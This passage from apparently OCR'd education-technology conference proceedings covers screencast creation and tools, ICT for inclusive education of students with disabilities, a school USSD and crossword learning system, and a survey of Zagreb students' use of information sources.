Computer screen, voice and optionally video by camera can be recorded (captured). Teacher can open a webcam while recording screencast and have a video of himself in the screencast (if screencasting tool has that option). This is rarely used in practice, but ensures more personalized screencast. A selected area of the screen, a specific window or the entire screen can be captured



Figure 1. The workflow of screencast creation

(dragging a cursor over the area or selecting one of the preset sizes). For example, 640 x 480 can be chosen for a video that will be published on the web.

It is important to speak clearly when recording screencasts. Usually, the screencasting tools have the option to pause/continue recording, stop recording and restart recording. "Working a scene at a time is much easier to do than trying to record a long, uninterrupted sequence" [39] so the pause/continue button can be used during the recording in order to be better prepared for each sequence and to minimize errors. Similarly, it is very practical to pause the recording when a window should be opened and placed inside the recording area and than continue recording. Usually, the audio is recorded during screen capturing but the audio can be recorded after recording (and editing) the video.

Everything is recorded in the video, including mouse movements and clicks which can later be edited. Mouse movements should be slower than usual when something is being pointed while the rest of the time mouse movements should be controlled so as not to become annoying and distracting to the viewer. In some screencasting tools, cursor and mouse clicks can be highlighted, making them more visible.

If an error occurs in a sentence, sometimes it is better to pause and repeat the entire sentence without stopping the recording and edit later (cut out the bad parts) than restart recording from the beginning. This is a less time consuming method.

E. Editing

After the recording, the video should be reviewed and edited, if necessary. Editing stage of the screencast creation can take a long time or even be omitted entirely. A good screencast depends not only on planning but also on thoughtful editing afterwards [40]. In editing stage, the creator can: edit video (e.g. if some errors have been made during the recording, they can be edited or cut out), edit audio, add pans and zooms, add captions and highlights, create a title and a closing slide, transitions, etc. If screencast has a narration, the viewer shouldn't be burdened with the excessive text in captions. For best video clarity, consistent dimensions (width x height, e.g. 640x480) should be used throughout all stages i.e. recording, editing and producing.

F. Exporting, Distributing and Archiving

After everything is recorded and edited and the results are satisfying, the final files of the screencast should be made in the desired file format and quality for publishing and distributing to students. Choosing a video file format (file size and quality) depends on the delivery method. Certain screencasting tools allow the export of the completed video (file) in various formats.

The screencast should be tested before the final publication. Video files can be delivered to the students (consumers) in a variety of ways : over a web page, by uploading into Learning Management Systems (LMS) where students can access them when they are logged into the e-course, by uploading to the video sharing service (e.g. YouTube, Screencast.com), blog, as downloadable media, sent over e-mail (short screencasts, i.e. small size files), delivered on a CD/DVD, in a folder on a computer in the classroom from which students can copy it, etc.

All the produced files, working projects and materials should be archived for future use or editing.

The time necessary for the creation of a screencast varies depending on what is to be created and how comfortable someone is with the use of technology. Investing more time, making better preparations, using high quality equipment and high quality software with more editing options are important for the screencasts made to last, and the final video of the best possible quality. When an instant screencast is needed, that is created for lesser use, e.g. for explaining assignments to the students, it can be created much quicker and easier, disregarding irrelevant errors. The best option for that kind of video is to use one of the free web-based screencasting tools. This is especially interesting for students created screencasts. Short tutorials without much editing can be created and published in a matter of minutes. Generally, tiny errors and a perfect screencast shouldn't burden the creator since they are time consuming. More on useful recommendations and guidelines can be found in literature, e.g. [37], [39], [40] and [37].

IV. SCREENCASTING TOOLS

Educational screencasts can be created by hired professionals according to the client's needs. For instance, Scraster (http://scraster.com) produces highly-polished, professional screencasts. Most commonly, the teachers or the staff members in higher education, create the screencasts themselves using one of screencasting tools.

Many screencasting tools exist which vary in usability and functionality. Some screencasting tools that come in basic free account often have limitations, such as limited editing capabilities, recording time or available file formats, but precisely due to this simplicity these free tools are easier to learn and to use than commercial tools. On the other hand, commercial software offers lots of features and more quality screencasts can be produced.

The most popular screencasting tools are listed and their features compared in Table I. Best tools for quick screencasting are free and simple tools such as Screencast-O-Matic, Jing, Screenr and CamStudio. One of the most popular tools for professional screencasting is Camtasia Studio which is more expensive compared to other commercial tools but it is also feature-rich. There are desktop applications or web-based tools (online) that require no installation. For some of the web-based tools the user does not need to login (e.g. Screencast-O-Matic) while for the others no special registration is needed since the already existing Facebook, Tweeter, Google or Yahoo account can be used (e.g. Screenr).

When choosing a screencasting tool, teacher (creator) should consider which tool best fits the needs. For a beginner it is best to use one of the free screencasting tools and try out several screencasting tools (free and trial versions of commercial tools) before thinking of buying one.

TABLE I. THE COMPARISON OF THE MOST POPULAR SCREENCASTING TOOLS

Screencasting tool	Cost	Desktop or web application	Platform	Capture web camera	Features	Export file formats	Limitations
CamStudio	free	desktop	Windows	no	no editing	AVI, SWF	
Camtasia Studio	$299 ($ 179 education price), free trial for 30 days	desktop	Windows Mac	yes	powerful editing options	MP4, FLV, SWF, M4V, AVI, WMV, MOV, RM, animated GIF, MP3 (audio only)

V. CERTAIN POSITIVE AND NEGATIVE ASPECTS

Advantages of using screencasts can be considered from the student's (viewer's) point of view as well as from the teacher's (creator's). Benefits for the students from using screencasts can be put in three broad categories: enhancing the flexibility of learning, increasing the accessibility to learn and enhancing the students' learning experience [5].

Screencasts provide students flexibility in learning outside the classroom enabling them to learn at their own pace, whenever and wherever they want, playing, pausing and rewinding video as they want, taking notes while watching, completing the same tasks that were described in the video in a given application, or review the entire video at a later date. These videos can be especially useful for part-time students, when a student misses a lecture or for distance education. Students have different learning styles and this kind of educational material can easily be adapted to various students' learning styles. It is especially beneficial for learners who prefer visual and auditory learning content.

For the teachers, screencasting could save precious class time; for instance, teachers can record the video explanations of difficult or confusing concepts and examples thus not having to explain them several times in the classroom. Some things are easier to describe and demonstrate by using that kind of video with narration than discontinue the process into a written text with screenshots.

There are number of possible problems that need to be considered during the creation and the use of screencasts. Regarding software, limited capabilities of free screencasting tools can, on one hand, be an advantage if an instant and simple screencast is needed. On the other hand, they can be a downside if the final video must be of high quality, used by a greater number of students and require greater effort. Screencast can be time consuming to create and the use of screencasting tool itself does not guarantee success, if not properly used. While the video and audio quality may not be as important as the content, they can influence the effect on the students. File size can be large and time consuming to upload or download particularly with slower Internet connection. The study [41] indicates several weaknesses in the screencasts.

VI. CONLUSION

The use of screencast does not threaten the existence of the traditional lecture but expands its possibilities. Screencasts can enhance learning and they are more and more used for various purposes in higher education. They can be integrated into the teaching and learning process for supporting student learning but also for instructing the professionals within higher education institutions. Audio visual explanations through screencast can better meet students' needs and be clearer than written instructions. For example, videos can be integrated into the LMS so that students can have educational videos alongside the rest of their class materials, all in one place, and access them not just via computer but also via mobile video devices and smart phones if they want.

The review of the entire process of the screencast creation is given. The most important stage of that process is planning. When creating each individual screencast, it should be decided how much time and effort is needed to invest into its creation considering will it be of limited use by a small number of students and for short period of time, or for greater number of students and for longer period of time. Screencasting tools are most often free or low cost and fairly easy to learn which makes them easily accessible to teachers. Screencasts can be relatively quickly created in response to students' needs. Best practices suggest that videos should be short (few minutes) and student-focused for best efficiency. Students can also create screencasts. The best currently available

screencasting tool for screencasts created by students is free web-based tool Screencast-O-Matic since it is launched from the web browser and doesn't require any installation or logging in.

Positive experiences from different studies are promising for further use of the screencasts in higher education, further researches in this area and clearer recommendations regarding the creation and the use.

ICT as a function of the curriculum and quality teaching of students with disabilities

Z. Stančić, L. Femec (student), N. Čačko (student)
University of Zagreb
Faculty of Education and Rehabilitation Sciences University of Zagreb

Summary- The aim of this paper is to show the possibilities of applying information and communication technology (ICT), which has changed lives of many people with disabilities. It identified many positive features that could affect the development of "educational system for all." The goal of inclusive education implies active participation in the process of teaching of parents, teachers and students with disabilities included in the quality of available teaching program. It is also a powerful factor in social transformation and social environment, in which every member should contribute as well as understand the social, ethical, legal and economic components and its' safe and responsible use. Because the world marketing is very strong, we should look at the situation realistically as well as the use of ICT, which can sometimes affect the socialization and neglect a personal development and social relationships based on direct contact. Either way, association of ICT, educational standards and curriculum should provide a new opportunity for students who have complex communication needs, who had been isolated and misunderstood, and all with a pursuit of changing social attitudes and allowing them to be equal members of the community that could contribute to its improvement.

I. INCLUSIVE EDUCATION AND ICT

Inclusive education is concerned with the quest for equity, social justice and participation. It is about the removal of all forms of barriers of discrimination and oppression and it is about the well-being of ALL learners [1]. According to the author, inclusion is concerned with minimizing all barriers to learning and participation, whoever experiences them and wherever they are located within the cultures, policies and practices of a school. There is an emphasis on mobilizing under-used resources for staff, students, governors, parents and other members of school's communities. The diversity of students is stressed as a rich resource for supporting teaching and learning. Inclusion is a process by which schools, professionals, and others develop their cultures, policies, and practices to include ALL pupils. An inclusive education service offers excellence and choice and incorporates the views of parents and pupils with disabilities. The interests of ALL pupils must be safeguarded [2]. Schools, and others should actively seek to remove barriers to learning and participation. ALL children should have access to an appropriate education that affords the opportunity to achieve their personal potential. Mainstream education will not always be right for every child all of the time. Equally just because mainstream education may not be right at a particular stage it does not prevent the child from being included successfully at a later stage. An inclusive approach to education involves: creating an ethos of achievement for ALL pupils within a climate of high expectation; valuing a broad range of talents, abilities and achievements; promoting success and self-esteem by taking action to remove barriers to learning; countering conscious and unconscious discrimination that may prevent individuals, or pupils from any particular groups, from thriving in the school; and actively promoting understanding and a positive appreciation of the diversity of individuals and groups within society.

So, where does ICT fit into all this and how are schools currently using this technology to support their inclusive policy?

To be a visionary in the area of education in a time of deep and rapid social, economic, information technology changes and scientific achievements, is to deeply think through and set many ways and modes of personal and social development of children and students, from the early years to the university education [3]. Systematic work on raising the quality of education in Croatia is provided by *Education Sector Development Plan 2005-2010,* a document created by Ministry of science, Education and Sports. Accepting the curriculum approach implies the construction of a national curriculum and is to be preceded by efficiency evaluation of all the immediate in the field of education and the redefinition of education on all the levels, in order to respond to the developmental needs of the Croatian society, while bearing in mind a wider European and global context. *National Curriculum for Preschool, General Compulsory and Secondary Education* contains propositions of guidelines and ways to improve education in Croatian social

context [3]. Outlined abowe, the key issues that have been identified from looking at current practice across the best examples with regards to Inclusion and ICT. Examples have been included showing effective practice in this area and illustrating where schools have taken decisions on how to use ICT to meet the needs of their pupils.

II. INFORMATION AND COMMUNICATION TECHNOLOGY

Information and communication technologies have the potential to change the educational system and living conditions of persons with disabilities. The term ICT represents hardware and software devices and programs that people allows access, receive, store, organize, use and interpret the information electronically. Also it includes communication tools that people with disabilities can interact and participate in daily activities. Augmentative and Adaptive Technology (AAT) refers to opportunities for learning and communication of people with complex disabilities and their connection to information and communication technologies. These include products, devices or equipment, whether is the market needs or individually tailored materials that are aim to improve the overall functional capabilities of persons with disabilities.

In some European curricula, for example the Irish curriculum, the National Council set a few guidelines for using and learning through ICT [4], and its effectiveness in students best when supported by:

- active involvement in learning
- higher order thinking skills
- learning in authentic environments
- interest and engagement in learning
- differentiated learning
- collaborative learning
- assessment of and for learning.

These instructions are the foundation of the ICT development framework developed by the National Council, which provides a structured approach to the use of ICT curriculum and assessments.

The purpose of the framework is:

- to provide support for principals, teachers and students in planning for, teaching and learning with ICT
- to identify the learning outcomes (knowledge, understanding, skills and attitudes) for ICT that ALL students should be enabled to attain by the end of compulsory education.

ICT Framework is intended for all students, including students with complex disabilities, from their childhood onwards [5]. It has a big role as an administrative tool and the diagnostic software that can help teachers to discover students' learning difficulties, but also to help finding a program to solve them. Other software can help the teacher in creating individual education programs. The way in which students will benefit from ICT in most cases depends on the difficulty with which they carry, which does not prevent its use. Some of the positive outcomes of ICT are as follows:

- can contribute to a relaxing environment, which can then affect an individual approach to student
- software programs provide incentives reps that are needed to master the material
- it provides graphics and sound effects, while rewarding students, which has a stimulating effect
- support the efficient resolution of the task in different ways and situations that reduce students' frustration and stress
- encourage independence in performing tasks
- promote independence and communication, as the technology for some students the only way of establishing communication with the environment.
- provides a multisensory approach to teaching everyday skills
- supports the principles of "cause-effect"
- can be used for simple tasks such as matching and sorting, and the initial learning of symbols, letters and numbers
- encourages the development of speech and language and communication skills in social situations
- encourages social integration and allows students cooperate and work
- provides a stimulating and motivating learning experience with opportunities to obtain feedback
- do not condemn and evaluates, provides an opportunity for independent work in the personal space.

III. ADAPTIVE HARDWARE DEVICES

Adjusted for availability in the start is helping ALL students in the classroom, but some of them will require assisted or custom materials such as keyboards, mice and other devices. Custom devices have a key role in the process of inclusion. They can create "bridges" for students and their functioning and participation in school activities, giving them equal opportunity to learn. Through the identification of difficulties and their replacement with new techniques, custom materials are the best solution to allow people with disabilities to be full members of the academic community. Learning in school involves the possibility of developing a traditional school's activities, where every child should have the opportunity to learn through play, and later pass on his knowledge of traditional learning script, numeracy, reading and drawing. When they succeed, they open a whole range of possibilities in all areas of interest.

Some of the basic items of custom technologies are [6]:

- adapted technologies have a major role in the process of inclusion and allow students a real opportunity to participate equally in the educational process
- the primary benefit of customized technology for students with disabilities is to allow them to write and communicate using different tools, indicators and software programs for writing, reading and learning
- for students with impaired vision, to provide the development of communication through auditory or tactile exercise. It should be taken into account students with disabilities in visual perception and blindness should be taken into account, and an appropriate program developed, that would satisfy their needs
- hearing impaired students, through programs to provide opportunities to obtain a visual or tactile response to their question to be linked with the average characteristics of speech, or by visual touch screen to enable exchange of verbal communication
- students with language and speech disabilities, to use the methods of alphabetic devices that allow communication through letters of the alphabet. There are also software programs that provide users to create their own ways of communication through symbols or alphabetic characters
- computers can be a good motivator for students with intellectual disabilities. They can encourage the process of learning, basic skills and capabilities, and increase their motivation and confidence. There are many programs that encourage slower connections coordination around - hand, memory and interest in solving the task and self improvement
- there are programs to encourage learning academic skills, which give students opportunities to learn, skills to organize the desktop screen of your computer, to which a person could easily and efficiently perform each task.

IV. TEACHERS AND ICT

The ICT as an inclusive method, teachers must anticipate problems and over fire that will occur in certain activities and teaching people with disabilities [7]. It is therefore considered to be to minimize such areas and adapt them to all students. In some activities, students with disabilities will participate on an equal footing with their peers, but some will need to adapt materials and programs. Some activities will need to conduct parallel activities, so that everyone could just go ahead and feel belonging to the group, while it will use the various tools of computer equipment and software programs. When using technology to put the emphasis on pupils' abilities, his ability to use ICT technologies already show assimilated, but also acquires new. Each school has a responsibility to provide better and more balanced curriculum so that all students can participate regardless of their background problems:

- set suitable learning challenges
- respond to students' diverse learning needs, and overcome potential barriers to learning and assessment for particular individuals and groups of students
- choose objectives for students with SEN and/or disabilities that are different from those of the rest of the group, or modify the curriculum to remove barriers so all students meet the same objectives.

Teachers, other staff and parents often have trouble finding a suitable program for the student's needs in the classroom environment.

Often it helps to test the program before using it, while the program itself should choose based on:

- individual needs of students
- understanding and accessibility of materials
- monitoring the curriculum by students
- provide interactive way of learning
- assessing students' abilities in decision making and control
- fostering motivation and interest
- encouraging students ways of learning
- support teacher's ways of learning
- facilitating alternative, multisensory resources for students and for teachers.

V. ICT AS A BASIS FOR INCLUSION AND INTEGRATION OF MODERN SOCIETY

People with intellectual disabilities must be integrated into their society and community [2]. ICT provides them the opportunity, giving them access to most of the information necessary for their educational advancement. There are several school programs for people with intellectual disabilities, but most young people today get their information through new technology. The great tendency of including persons with disabilities in the Information Society in order to minimize their differences and the results achieved up for any deficiencies of knowledge that are unadjusted for education have become a major problem in today's society. It is necessary to create a partnership between the average population and persons with disabilities, and develop and make available all forms of new technologies to their integration, a sense of belonging and value of what was better.

Populations that require special attention are:

- young people with intellectual disabilities who want to improve their ICT skills
- parents who wish to participate and assist in training their children to new technologies
- educational institutions that want to start using ICT to enhance the knowledge of their own employees
- teachers, teaching assistants, school staff, rehabilitators, and other professional staff interested in using technology that can help them work with their students
- higher educational institutions tend to become centers of using information and communication technologies and their further improving

VI. REVIEW

In the 21 century the world population is faced with the rapid development of ICT, which opened a new world view. It has created a great potential in improving the quality of life, education and health care of people with disabilities. ICT has changed the lives of many people with disabilities and it has been recognized many positive features that could affect the development of "educational system for all." The goal of inclusive education implies the involvement of all individuals in the learning process, where together parents and teachers directed students in high quality and diverse use of available technology. ICT helps finding, developing and analyzing information, such as a model for resolving specific situations or problems. It provides quick access to ideas and experiences of different people, different profiles, communities and cultures and helps students to share information. He is also a powerful factor in social change and social environment in which every member of her should take into account and understand the social, ethical, legal and economic components, and its safe and responsible use. In this way the use of increasing the overall efficiency of the independent and individual learning where each person to decide the proper assessment of their quality of work performed in certain situations. Because it's about marketing market is very strong, we should look at the situation realistically and use of new technologies, which can sometimes affect the socialization and neglect of personal development, social relationships based on direct contact. In any case, connection of new technologies and pedagogical standards should provide an opportunity for those who have difficulties due to their long been isolated and misunderstood, and everything to change social attitudes and allow them to and they are equal members of society to support its improvement.

Base of short answers

Marino Jurinović

Tehnička škola Pula / Pula, Hrvatska

www.catwebcloud.com/015501347

www.catwebcloud.com/crossw

mju@net.hr

Abstract - **Base of short answers is a base of short questions (ususaly one word) with a base of short answers (all together 160 characters).**

In this project I created a closed system of learning, apropriate for an school (pupils in the begining create questions and answers, and after that use the base of short questions and short answers for learning on mobile phones and for testing in crosswords.)

To avoid the monolitic view of the base on the screen I created several altenate systems for learning: free telephone number and softweare for crosswords. Al the systems are created in my technologies and tools, based on PHP language.

I. INTRODCTION

This is an attempt to introduct local way of thinking on local market. The project consist of subproject for write questions and answers, subproject for analyse questions and answers on mobile phone and subproject for making and solving crosswords. All mentioned projects are only part of my web site www.catwebcloud.com dedicated mostly to school and learning.

II GROWTH OF THE BASE

Growth of the base is made by pupils, that use adequate form to charge the base. I control the base to avoid mistakes in the base.

III FREE PHONE NUMBER 015501347

Free phone number (accesable only in Croatia) 015501347 is dedicated to Pula's (town in Croatia) teenagers. It use USSD technology to connect with end users.

The most important services that are involved in the free telephone number are:

1. Poll – about 200 question of funny character

2. Informatics – system for learning informatics with aternate of questions and answers

3. Cutlure – informations of local museums and libraries

This mobile phone number is free and accessable for almost cellular phone users in Croatia (on word market USSD is accessabla by 90% of networks and almost 100% of mobiles).

After the calling of the number (015501347), the call well be rejected(!!!), and on the screen will apeare my USSD menu.

A. USSD GW

USSD (Unstructured Supplementary Service Data Gateway) is the service similar to SMS, but without storage of message. This service connect the computer application with GSM network.

USSD service is often buyed by an customer that is capable to pay all the future traffic, his clients can realize on USSD techology chained systems of messages, so called sessions.

Session is chained system of messages between the computer application and the user.

One message has the uppeer maximum number of 160 characters.

One session is created by several intermessages between the computer aplication and the user.

There is lot of people that admire USSD versatility becouse it grow the ARPU(Average revenue per user).

B. Several aspects of USSD aplicaations

- Menues: Menu is the common way of giving the service by USSD. In the menu apeare options that are numerized and writed in different rows. For choosing one of the options user must return the adequate number (or letter, depends of the computer application message). After that the user is involved in an different level/view of the application
- Poll: There is possible to make polls with only one question, but in my appliacation therea are poll with differen questions. Polls are similar to menues; the most inmportant diffrence between the poll and the menu is that the poll questions are mostly represented to be form the sam level, but the menu approach is presented to the user like miltilevel construction. In this techology, computer application can recieve single letter/number prescribed anwers and/or free user invented messages, depends of the program.
- Recieving of the password: Recieving of the password is an different aproach. Password is a border between certain datas and services and

wide free informatin area. Some time banks use USSD for money transaction, and it is a an of the best examples for the password use in USSD. Password can be necesarry in the begining of the USSD service, but it is not common.

- Long messages: If some message is longer than 160 characters and is not possible to make it shoter, then we can make few separate consecutive messages. Than is up to the user to decide if he want to read all the maessages.
- Learning: In the message that gives the computer aplication there are combined answers with questions.
- Sending answers from the user to the aplication: Every answer from the user can have 160 characters, although is often used only one character
- Time control of session duration : For one complete technology adapted for school and learning it will be good to have a control of time for testing several users. Unfortunately, the ways of aproach USSD od different mobile phones are so different that is not possible to do an test that is timely equaivalent for all. There are some actions where the user must press 4 buttons on one type of mobiles, and for the same result must press only one button on some other mobile phones. Another problem is also that in according to the traffic of the network it is possible that sessions are stohastically breaked.

IV CROSSWORDS

Crosswords are popular and known for everybody (there are solved mostly on paper, questions are mostly relativly long, but answers are short – mostly one word; answers are made by writing big letters from left to right or form up to down in fields; some fields are painted black to distinguish different writed words, the same crossword usually solve more than one person.

My online version of crosswords is quite different and inverse on several levels.

- there is used a restricted area of questions/words (on lesson or several lessons)
- my server make a „infinite“ number of crosswords acording to the number of users/pupils
- number of black colored fields is irelevant becouse there is often small quantity of short words and small quantity of words
- solving is realized online
- when You solve one question, the solved question dissapeare
- number of letters of the answer and solved letters are joined to the question, so it is not neccesary to look into the crosswords to solve it
- the server make automatically the statistic for marks/points

V CAT

CAT (Computer adaptive taasking) is possible when the questions are sorted by difficoulty.

VI CONCLUSION

I realised the union of individual resaearch spirit with individual charge in an colective result when I organize pupils to make questions and answers. After that I realized a system of mobile phone learning, and crossword testing. All the tehnologies are mine , based on PHP language.

Searching for information sources: Students' behaviour in electronic environment

I. Hebrang Grgić, P. Miočić
Department of Information and Communication Sciences,
Faculty of Humanities and Social Scineces, University of Zagreb
ihgrgic@ffzg.hr, pmiocic@ffzg.hr

Abstract – ICT is an important catalyst in transition from traditional to 21st century education. In the centre of our interests are students and their search for reliable information sources. The paper presents results of an online survey of all the students of Faculty of Humanities and Social Sciences, University of Zagreb (FHSS). Analysis will show how they search for information in electronic environment while preparing exams and writing theses. Students' usage of library catalogue, commercial databases, open access repositories, open access journals, e-learning system, social networks, social bookmarking services, scientific blogs and forums will be analysed. Nine variables will be tested by chi-square test to show whether there are statistically significant differences in information searching behaviour between students of the Department of Information and Communication Sciences (DICS) and students of other departments at the faculty. All the results will show how important is formal education for using, evaluating and retrieving reliable information sources. The results will also accent some guidelines that will help educators and librarians at the faculty in planning education of their students/users.

I. INTRODUCTION

Learning paradigm has changed from a traditional one that was teacher-centred, to a new millennium learner-centred paradigm. Although teachers are still, and will always be, an important and irreplaceable link in the chain of education, learners' role has also become at least equally active and significant.

Electronic environment is a part of students' everyday lives, both private and professional. They are used to living in digital environment – they communicate and they search for all kinds of information. One important aspect of their lives is their education. Electronic information sources used by students for their education have to be of high-quality. Reliable and valuable scientific and professional information is not always easy to find – students have to know where to look for the information, how to search for it, how to evaluate it and, last but certainly not least, how to use it to produce new knowledge. Evaluation of information resources is especially important nowadays, in unstructured information environment, and with the emergence of Web 2.0 tools and applications together with the rise of "collaborative wisdom" or "wisdom of the crowd". Students, as well as younger users' population in general, rely more on the "easy to find" resources that some search engines can provide for them and rarely choose to search through large amounts of professionally organized data stored in commercial databases.

What is to be done and how can libraries help their users to find appropriate path on their way to proper information resources? Before answering those questions, it is of great importance to test and examine retrieval habits of the specific group of users, to determine main features of their information seeking behaviour and, regarding that information, to develop services which could best accompany their needs. Enhanced users' information behaviour and urgent need of such a research was recognised at the Faculty of Humanities and Social Sciences, University of Zagreb (FHSS). The survey was taken as a first step towards development of new, enhanced library services which are to help new and enhanced library users on their way to find useful and appropriate information resources.

II. LITERATURE REVIEW

Students' behaviour in electronic environment is still rather new and unexplored, especially in Croatian scientific community which, as a small community, challenged with many difficulties when it comes to traditional information environments, could benefit the most from new technologies.

According to a study of FHSS students [1], in 2011 students use personal computers daily – 94.11% use them for more than one hour a day. They also use personal computers in the FHSS library for educational purposes – 44.11% use them at least once a week. In a 2010 study [2] it was found out that there was an increase in the use of social networks among the students of FHSS during the year. The use of social networks has almost leveled with the use of e-mail (79% of the students use e-mails and 78% use social networks daily). According to the same study, reading wikis is another common online activity of the FHSS students (46% use them often). Social bookmarking services are not so commonly used (13.4% use them often), and the least popular online activity is editing wikis via user accounts (1% of the students do that).

The importance of Web 2.0 services in today's world is accented in various definitions by which authors from various scientific fields, sometimes gathered in cross-disciplinary projects, are trying to define this space of collaborative wisdom. One of the most influential definitions of Web 2.0 is the one from Joint Information System Committee (JISC) dating from 2007 claiming that Web 2.0 encompasses a variety of different meanings that include increased emphasis on user-generated content, data and content sharing and collaborative effect, together

with the use of various kinds of social software, new ways of interacting with web-based applications and the use of the web as a platform for generating, re-purposing and consuming content [3]. Described that way, many scholars have seen Web 2.0 and its tools as amateur, leisure-oriented structure and were not giving it as much attention as it deserved. Some others have recognized its potential and influence it could, if used appropriately, have on the knowledge society. As Virkus [4] points out, Web 2.0 is suitable for educational and lifelong learning purpose in our knowledge society, because our modern society is built to a large degree on digital environments of work and social communication, and educational practices must foster creative and collaborative engagement of learners with this digital environment in the learning process.

Discussing blogs, Pan, Bradbeer and Jurries [5] say that they are very useful for libraries to connect with their user community in various ways since they are Web 2.0 application in full sense of the world; opened, interactive and collaborative with main advantage in comments users can give on librarians' posts. Reichardt and Harder [6] went even a step further and characterized blogs as "great project management tools because of their centralized online location and for the functions of sharing, gathering and commenting they offer". This ideas and approaches to problematic of blogs and their usage for scientific communication are very valuable but findings from other authors show that scientific community is still not ready for such a change. As Ware [7] points out, in 2009 there was between 1000 and 1500 scientific blogs and two commercial blog publishers. The most popular scientific blogs were those offering mixture of different approaches to science, combining news and personal views, and only few of them made a shift towards scholarly communication by publishing the results of their researches or discussion on already published articles. A research undertaken at the Faculty of Humanities and Social Sciences in Zagreb in 2011 has shown that majority of educators support new ways of scholarly communication [8]. The research has shown that 74% of examinees were familiar with the scientific blogs but only 37% among them visits and reads their colleagues' blogs and none of them declared themselves as an active user, leaving comments, contributing in discussion or having their own blogs. This correlates with Ware's findings [7] from 2009 since he claims that only 15% of scientists read scientific blogs and none of them leave a comment or personal remark. Brown and Czerniewicz [9] have undertaken a research among students in South Africa and found that 75% of them have never used blogs for educational purposes. This implies that blogs are yet to be accepted as educational resource, not only among professors but among students as well.

Another important Web 2.0 tool are social bookmarking systems which are better accepted and sometimes even designed only for scientific purposes. Ware [7] claims that there are at least three social bookmarking systems created with scientific use in mind; CiteUlike, Connotea and 2collab. His findings also point out on certain advantages that use of social bookmarking systems could have on scholarly community. According to Ware, one obvious use is to allow research group to share literature discoveries with each other and to maintain a single shared bibliography. It would also be possible to use combined metadata of the user community to identify the articles related to particular article in the ways that were not necessarily obvious from the content or keywords. One other valuable contribution to this topic comes from Hammond and Brown [10] who have proven that 25% of URL's indexed within Delicious social bookmarking system were brand new and un-indexed by the traditional search engines such as Google. Faculty staff at the Faculty of Humanities and Social Sciences in Zagreb declared support to social bookmarking systems in 65% but still only 9% of them were actually using some of those systems, with Delicious as the most popular one (25%) and CiteUlike, as a system designed for scholars, with only 10% of users [8]. Brown and Czerniewicz's [9] findings from South Africa showed that 67% of students have never used social bookmarking system to share content with each other.

The worlds' most popular form of wiki is Wikipedia. Croatian scientists claimed that they use Wikipedia for scholarly information but they do not find it reliable information resource [8]. Encouragement for scientists and students who hesitate to use Wikipedia can be a research that proves that Wikipedia Reference Desk is as accurate as digital library reference desk service and it provides more complete answers than libraries do [11].

Open Access journals and repositories have become very important way of communicating in science during the last decade. Literature about usage of Open Access resources shows us that Open Access scientific literature is more visible, thus have greater impact, than traditionally published literature [12]. The reason for Open Access advantage is not only Open Access itself, but also early access, quality advantage, usage advantage, quality bias and competitive advantage [13]. Open Access advantage is proved in numerous studies that are analysed in an annotated bibliography [14]. There are 51 articles listed in the bibliography, 5 of them are review articles, 7 of them are studies showing either no Open Access citation advantage or ascribing the advantage to factors unrelated to Open Access. But all of the other 39 articles are studies that prove Open Access citation advantage. A research on Open Access in Croatia [15] shows that Croatian scientists use information found in Open Access journals and repositories. Minority is afraid of publishing in Open Access and that proves that they still do not know enough about the new way of communicating in science.

III. SURVEY OF STUDENTS' BEHAVIOUR IN ELECTRONIC ENVIRONMENT

A. Aims, methodology and sample

The aim of our survey was to find out which information sources students use, how they use them and how important the sources are. We also wanted to find out if there are differences between the two groups of students – students of the Department of Information and Communication Sciences (DICS) and students of other departments of the faculty. Another aim of our survey was to set up some guidelines for faculty library that will help

planning future education of their users, especially students.

Following information sources were in the centre of our interest – faculty library catalogue, commercial databases, open access repositories, open access journals, scientific forums, scientific blogs, social networks, wikis, social bookmarking services and e-learning system. Faculty library catalogue was chosen because it is a traditional database that has always been a reliable information source maintained by educated professionals. High reputation of the faculty and its library guarantees high quality of the catalogue. Commercial databases are paid for by the faculty or by the Ministry of Science, Education and Sports. The list of commercial databases is available on the faculty library web site; it is updated and is accessible to all the students. The investors' selection of databases is based on scientists', teachers' and students' needs, and that guarantees quality of the selected sources. Open access movement has become a new way of scientific communication during the last decade. Open access journals and repositories are proven to have high level of quality control. E-learning system at the Faculty had, in January 2012, 866 courses (146 at the Department of Information and Communication Sciences, 101 at the Department of Croatian language…) and the number of courses grows constantly [16]. Resources are added by teachers and quality of available information is guaranteed by teachers' careers. Web 2.0 services (social network sites, social bookmarking services, blogs and wikis) are unavoidable information sources in students' searches for information. Although they are user-centred, they could be important information sources if used properly.

In December 2011 an online questionnaire was sent to all the students of the FHSS. The total number of responses was 195.

B. Results

Among the respondents, 73 (37.4%) were future information specialists (i.e. students of the DICS). The rest of respondents (122, or 62.6%) were from 19 other departments (26 respondents, or 13.3%, were from the Department of Psychology; 15 respondents, or 7.7%, from the Department of English Language; 12 respondents, or 6.2%, from the Department of Croatian Language; 11 respondents, or 5.6%, from the Department of Sociology etc.). As they were more willing to answer the questionnaire, we can say that future information specialists are more interested in problem of searching for information in electronic information sources than their colleagues form other departments are.

In the first question students were asked how often they use some of the information sources. The answers are shown descending in Table 1, beginning with the most used information source. The first column shows the results for all the respondents, the second column shows the results for the DICS students and the third column shows the results for students of other departments. The most important information source for all the students without any doubt is library catalogue. Open access journals are also very important, as well as commercial databases and wikis. We can immediately see the difference between the two groups of students in using e-learning system as an information source. It is more important to future information specialists (2nd place) than to other students (5th place). Social media, blogs and forums are not very important information source for students while preparing exams and writing essays.

TABLE 1. LIST OF STUDENTS' PRIORITIES WHEN CHOOSING INFORMATION SOURCES (FROM THE MOST TO THE LEAST IMPORTANT)

	Information source		
	All students	***DICS students***	***Other students***
1	Library catalogue	Library catalogue	Library catalogue
2	Open access journals	E-learning system	Open access journals
3	Wikis	Open access journals	Commercial databases
4	Commercial databases	Wikis	Wikis
5	E-learning system	Commercial databases	Open access repositories
6	Open access repositories	Open access repositories	E-learning system
7	Social networks	Social networks	Social networks
8	Social bookmarking services	Social bookmarking services	Social bookmarking services
9	Scientific blogs and forums	Scientific blogs and forums	Scientific blogs and forums

